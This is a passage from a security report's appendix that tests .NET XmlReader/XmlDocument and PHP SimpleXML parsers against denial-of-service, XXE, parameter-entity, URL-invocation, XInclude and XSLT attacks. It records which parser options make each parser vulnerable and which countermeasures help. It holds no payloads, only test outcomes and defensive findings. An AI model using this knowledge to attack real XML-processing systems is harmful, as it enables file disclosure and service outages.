The settings, processing and result/security implication are identical to Paragraph C.1.4.12.

C.1.4.16. testURLInvocation_schemaLocation_ValidationType_Schema_XmlResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.4.3.

C.1.4.17. Conclusion of URL Invocation Attacks

Doctype / External General Entity / Parameter Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature "DtdProcessing" (Parse) changes the default behavior and renders the parser vulnerable. The following countermeasures are available:
(i) Set the feature "XmlResolver" (null) to deactivate loading of external general entities.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

NoNamespaceSchemaLocation / SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) 'ValidationFlags" (ProcessSchemaLocation) or "ValidationType" (Schema) render the parser vulnerable. The following countermeasures are available:
(i) Set the feature "XmlResolver" (null) to deactivate loading of external general entities.

Summary

The parser is not vulnerable to URL Invocation attacks by default. The features (i) "DtdProcessing" (Parse) or (ii) 'ValidationFlags" (ProcessSchemaLocation) and "ValidationType" (Schema) render the parser vulnerable. The following countermeasures are available:
(i) Set the feature "XmlResolver" (null).

C.1.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

C.1.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 8.3.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

C.1.5.2. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. Our research indicates that the parser does not support XInclude. We checked the API [mic15i] and the source code [mic15k] for search terms such as "xinclude" and "xi:include". Note: XInclude support for .NET is available by using an XIncludingReader from a separate add-on.

C.1.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

C.1.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 8.3.2.

Processing

The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. .NET supports XSLT by using the class System.Xml.Xsl [mic03]. However, this must be manually invoked.

C.1.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. The documentation [mic15i] does not mention any support for XSLT.

C.2. XmlDocument

C.2.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

C.2.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

C.2.1.2. testDOS_core_XmlReader

Additional test: Checks whether an XmlReader mitigates DoS attacks.

Settings

The parser applies the load() method to use a custom **XmlReader**.
For a discussion of this feature refer to Section 8.4.2.

Processing

The parser triggers a System.Xml.XmlException "For security reasons DTD is prohibited in this XML document. To enable DTD processing set the DtdProcessing property on XmlReaderSettings to Parse and pass the settings into XmlReader.Create method."

Result/Security Implication

The XmlReader triggers an exception if a Document Type Declaration is found. This test case confirms that the parser is not vulnerable to DoS attacks.

C.2.1.3. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

C.2.1.4. testDOS_indirections_XmlReader

Additional test: Checks whether an XmlReader mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.1.5. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The parser triggers a System.Xml.XmlException "The input document has exceeded a limit set by MaxCharactersFromEntities".

Result/Security Implication

The parser does not process an arbitrary size of an entity. The API of XmlDocument [mic15g] does not comment on this issue. Another source on the Internet [jod14] suggests that the code as in Listing C.1 is called by default.

```
1 internal XmlTextReaderImpl( XmlNameTable nt ) { []
2  // Breaking change: entity expansion is enabled, but limit it to
     10,000,000 chars (like XLinq)
3             maxCharactersFromEntities = (long)1e7;
4 []
5 }
```

Listing C.1: Source code extract of XmlTextReaderImpl

We modify our test file "dos_entitySize" so that entity `a0` contains exactly 1,000,000 characters. This test runs smoothly without triggering an exception. If we add one additional character to entity `a0`, we have a total entity size of 10,000,010 characters, which causes the parser to trigger an XmlException.

This confirms the above assumption. The source code is available online [mic15h]. This test case confirms that the parser is not vulnerable to DoS attacks by default.

C.2.1.6. testDOS_entitySize_XmlReader

Additional test: Checks whether an XmlReader mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.1.7. Conclusion of Denial-of-Service Attacks

The parser is not vulnerable to DoS attacks by default. The parser restricts the size of an entity to 10,000,000 characters. The following countermeasures are available:
(i) Apply an XmlReader with default settings to deactivate processing of the DTD.

C.2.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

C.2.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default.

C.2.2.2. testXXE_XmlReader

Additional test: Checks whether an XmlReader mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.2.3. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. The following countermeasures are available:
(i) Apply an XmlReader with default settings to deactivate processing of the DTD.

C.2.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.4.

C.2.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

Because the internal general entity “intern” is resolved we can conclude that the external parameter entity “external” has been successfully processed and the contents have been included in the DTD. This test case confirms that the parser processes external parameter entities by default.

C.2.3.2. testInternalSubset_ExternalPEReferenceInDTD_XmlReader

Additional test: Checks whether an XmlReader deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.3.3. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.2.3.1.

C.2.3.4. testInternalSubset_PEReferenceInDTD_XmlReader

Additional test: Checks whether an XmlReader deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.3.5. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note about the FTP attack:
The parser makes a connection to the FTP server, however, no data is transmitted. It may be possible that this depends on the implementation of the FTP server in use [Nov14].

Note about the SchemaEntity attack:
Since the parser does not validate against an XML Schema by default, this test is not successful. However, using a validating XMLReader changes the default behavior and renders the parser vulnerable. The details are discussed in the corresponding test in Section 8.3.

C.2.3.6. testParameterEntity_core_XmlReader

Additional test: Checks whether an XmlReader mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.3.7. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.2.3.5.

C.2.3.8. testParameterEntity_doctype_XmlReader

Additional test: Checks whether an XmlReader mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.3.9. Conclusion of XXE Attacks Based on Parameter Entities

The parser is vulnerable to XXE attacks by default. The parser might be vulnerable to an XXE attack which uses the FTP protocol. The parser is not vulnerable to the SchemaEntity attack. The following countermeasures are available:
(i) Apply an XmlReader with default settings to deactivate processing of the DTD.

C.2.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

C.2.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. This test case confirms that the parser is vulnerable to URL Invocation attacks by default.

C.2.4.2. testURLInvocation_doctype_XmlReader

Additional test: Checks whether an XmlReader mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.4.3. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implications are identical to Paragraph C.2.4.1.

C.2.4.4. testURLInvocation_externalGeneralEntity_XmlReader

Additional test: Checks whether an XmlReader mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.4.5. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph C.2.4.1.

C.2.4.6. testURLInvocation_parameterEntity_XmlReader

Additional test: Checks whether an XmlReader mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.2.1.2.

C.2.4.7. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

C.2.4.8. testURLInvocation_XInclude_XIncludingReader

Additional test: Checks whether an XIncludingReader facilitates URL Invocation attacks.

Settings

The parser applies the load() method to use a custom **XIncludingReader**.
For a discussion of this feature refer to Section 8.4.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as the value of an 'href' attribute of an "`xi:include`" [39] element. This test case confirms that the parser is vulnerable to URL Invocation attacks.

C.2.4.9. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph C.2.4.7.

C.2.4.10. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph C.2.4.7.

C.2.4.11. Conclusion of URL Invocation Attacks

Doctype / External General Entity / Parameter Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply an XmlReader with default settings to prohibit processing of the DTD.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The method (i) "load() using an XIncludingReader" changes the default behavior and renders the parser vulnerable.

NoNamespaceSchemaLocation / SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is vulnerable to URL Invocation attacks by default. The method (i) "load() using an XIncludingReader" also renders the parser vulnerable. The following countermeasures are available:
(i) Apply an XmlReader with default settings. Note: This does not apply for the XIncludingReader.

C.2.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

C.2.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

C.2.5.2. testXInclude_XIncludingReader

Additional test: Checks whether an XIncludingReader facilitates XInclude attacks.

Settings

The parser applies the load() method to use a custom **XIncludingReader**.
For a discussion of this feature refer to Section 8.4.2.

Processing

The contents of the file "xinclude_source" are retrieved and a new [39] element with [43] content "it_works" is included.

Result/Security Implication

The parser processes XInclude. This test confirms that the parser is vulnerable to XInclude attacks.

C.2.5.3. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. The method "load() using an XIncludingReader" renders the parser vulnerable.

C.2.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

C.2.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 8.4.2.

Processing

The root [39] element of the XML document is still the [39] element "xsl:stylesheet". No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. .NET supports XSLT by using the class System.Xml.Xsl [mic03]. However, this must be manually invoked.

C.2.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. The documentation [mic15g] does not mention any support for XSLT.

D. PHP

D.1. SimpleXML

D.1.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

D.1.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

D.1.1.2. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Detected an entity reference loop".

Result/Security Implication

This indicates that the parser has some inbuilt limits regarding the total number of entity references. This test case confirms that the parser is not vulnerable to DoS attacks by default.

D.1.1.3. testDOS_indirections_LIBXML_PARSEHUGE

Additional test: Checks whether this feature deactivates inbuilt DoS protection mechanisms.

Settings

The feature **LIBXML_PARSEHUGE** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks.

D.1.1.4. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

D.1.1.5. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. Although a DoS attack using entity references is mitigated via a built-in limit, a quadratic blowup attack is not. The feature "PARSEHUGE" deactivates the inbuilt DoS protection mechanism and renders the parser vulnerable to entity expansion attacks.

D.1.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

D.1.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The parser does not process external general entities. This test case confirms that the parser is not vulnerable to XXE attacks by default.

D.1.2.2. testXXE_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This feature does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks.

D.1.2.3. testXXE_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

According to the API [php15h], setting the ParseOption “DTDLOAD” causes the parser to load the [30] external subset. This does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks.

D.1.2.4. testXXE_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external general entities. This test case confirms that the parser is vulnerable to XXE attacks.

D.1.2.5. testXXE_LIBXML_NOENT

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

D.1.2.6. testXXE_LIBXML_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **LIBXML_NOENT** is set as a ParseOption and (ii) the method **disable_entity_loader()** is set to **true**. For a discussion of this feature refer to Section 9.3.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "../../xml_files_windows/xxe.xml"”

Result/Security Implication

Using the method “disable_entity_loader()” affects the loading and parsing of SimpleXML. In this case, the document cannot be loaded. A manual test shows that if the method is invoked after loading and parsing has finished, the setting has no effect. Therefore, we conclude that this method is unsuitable for SimpleXML.

D.1.2.7. Conclusion of XXE Attacks

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDVALID” and (ii) “NOENT” change the default behavior and render the parser vulnerable. The features (i) “DTDATTR” and (ii) “DTDLOAD” do not change the default behavior. The use of “disable_entity_loader” as a countermeasure is not recommended for SimpleXML.

D.1.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

D.1.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The parser triggers an PHPUnit_Framework_Error “Entity ’intern’ not defined”.

Result/Security Implication

The internal general entity “intern” is not resolved. Combining the results of this test case with those of DoS attacks we can conclude that the parser does not process external parameter entities by default.

D.1.3.2. testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDATTR

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser processes external parameter entities.

D.1.3.3. testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDLOAD

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

According to the API [php15h] setting the ParseOption "DTDLOAD" causes the parser to load the [30] external subset. This also affects processing of external parameter entities within the [28b] internal subset, because an [30] external subset can also be provided within an external parameter entity. This test case confirms that the parser processes external parameter entities.

D.1.3.4. testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDVALID

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LIBXML_DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external parameter entities. This test case confirms that the parser processes external parameter entities.

D.1.3.5. testInternalSubset_ExternalPEReferenceInDTD_LIBXML_NOENT

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

This test case confirms that the parser processes external parameter entities.

D.1.3.6. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser processes internal parameter entities by default.
Note: There are no other tests necessary like setting (i) feature “DTDVALID”, because internal parameter entities are not affected by DTD validation or (ii) feature “NOENT”, because internal parameter entities are already processed by default.

D.1.3.7. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

As demonstrated in previous tests the parser processes internal general and parameter entities. However neither external general nor parameter entities are processed by default. This test case confirms that the parser is not vulnerable to XXE attacks by default.

Note about the FTP attack:
Since the parser does not process external entities, this test is not successful. If the [30] external subset, as supplied in the parameter entity, is loaded (e.g. using “DTDLOAD”) the parser is vulnerable.

Note about the SchemaEntity attack:
Since the parser does not process external entities, this test is not successful. Even if the feature “DTD-LOAD” is set, the parser lacks support for XML Schema validation.

D.1.3.8. testParameterEntity_core_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

D.1.3.9. testParameterEntity_core_LIBXML_DTDATTR_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **LIBXML_DTDATTR** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

As demonstrated in previous tests, the parser processes external parameter entities and loads the [30] external subset. The feature "NONET" disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

D.1.3.10. testParameterEntity_core_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

According to the API [php15h] setting the ParseOption "DTDLOAD" causes the parser to load the [30] external subset. This also affects processing of external general and parameter entities declared in the [30] external subset. This test case confirms that the parser is vulnerable to XXE attacks based on parameter entities.

D.1.3.11. testParameterEntity_core_LIBXML_DTDLOAD_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **LIBXML_DTDLOAD** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Entity 'all' not defined".

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. The feature "NONET" disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

D.1.3.12. testParameterEntity_core_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external parameter entities. As demonstrated in previous tests the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

D.1.3.13. testParameterEntity_core_LIBXML_DTDVALID_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LIBXML_DTDVALID** and **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Entity 'all' not defined".

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. The feature "NONET" disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

D.1.3.14. testParameterEntity_core_LIBXML_NOENT

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

D.1.3.15. testParameterEntity_core_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **LIBXML_NOENT** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Entity 'all' not defined".

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. The feature "NONET" disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

D.1.3.16. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.1.3.7.

D.1.3.17. testParameterEntity_doctype_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.3.8

D.1.3.18. testParameterEntity_doctype_LIBXML_DTDATTR_NONET

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.3.9

D.1.3.19. testParameterEntity_doctype_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.3.10.

D.1.3.20. testParameterEntity_doctype_LIBXML_DTDLOAD_NONET

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.3.11.

D.1.3.21. testParameterEntity_doctype_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.3.12.

D.1.3.22. testParameterEntity_doctype_LIBXML_DTDVALID_NONET

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.3.13.

D.1.3.23. testParameterEntity_doctype_LIBXML_NOENT

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Entity 'all' not defined".

Result/Security Implication

The feature "NOENT" activates processing of external parameter entities, however it does not affect the loading of the [30] external subset. This test case confirms that the parser is not vulnerable to XXE attacks.

D.1.3.24. Conclusion of XXE Attacks Based on Parameter Entities

testInternalSubset_ExternalPEReferenceInDTD

The parser does not process external parameter entities by default. Therefore, no countermeasures are necessary. The features (i) "DTDATTR", (ii) "DTDLOAD", (iii) "DTDVALID" and (iv) "NOENT" change the default behavior and render the parser vulnerable.

testInternalSubset_PEReferenceInDTD

The parser processes internal parameter entities by default. There are no countermeasures available.

testParameterEntity_core

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Therefore, no countermeasures are necessary. The features (i) "DTDATTR", (ii) "DTDLOAD", (iii) "DTDVALID" and (iv) "NOENT" change the default behavior and render the parser vulnerable. The following countermeasures are available:
(i) Set the feature "NONET" to deactivate network access.

testParameterEntity_doctype

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD” and (iii) “DTDVALID” change the default behavior and render the parser vulnerable. The feature “NOENT” does not change the default behavior. The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access.

Summary

The parser is not vulnerable to XXE attacks by default. The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID” and (iv) “NOENT” render the parser vulnerable. The following countermeasures are available:
(i) Set the feature “NONET”.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature “NONET” and (i) “DTDVALID” or (ii) NOENT classic XXE attacks are still possible.

D.1.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

D.1.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. This is due to the fact that the [30] external subset is not loaded by default. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.1.4.2. testURLInvocation_doctype_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

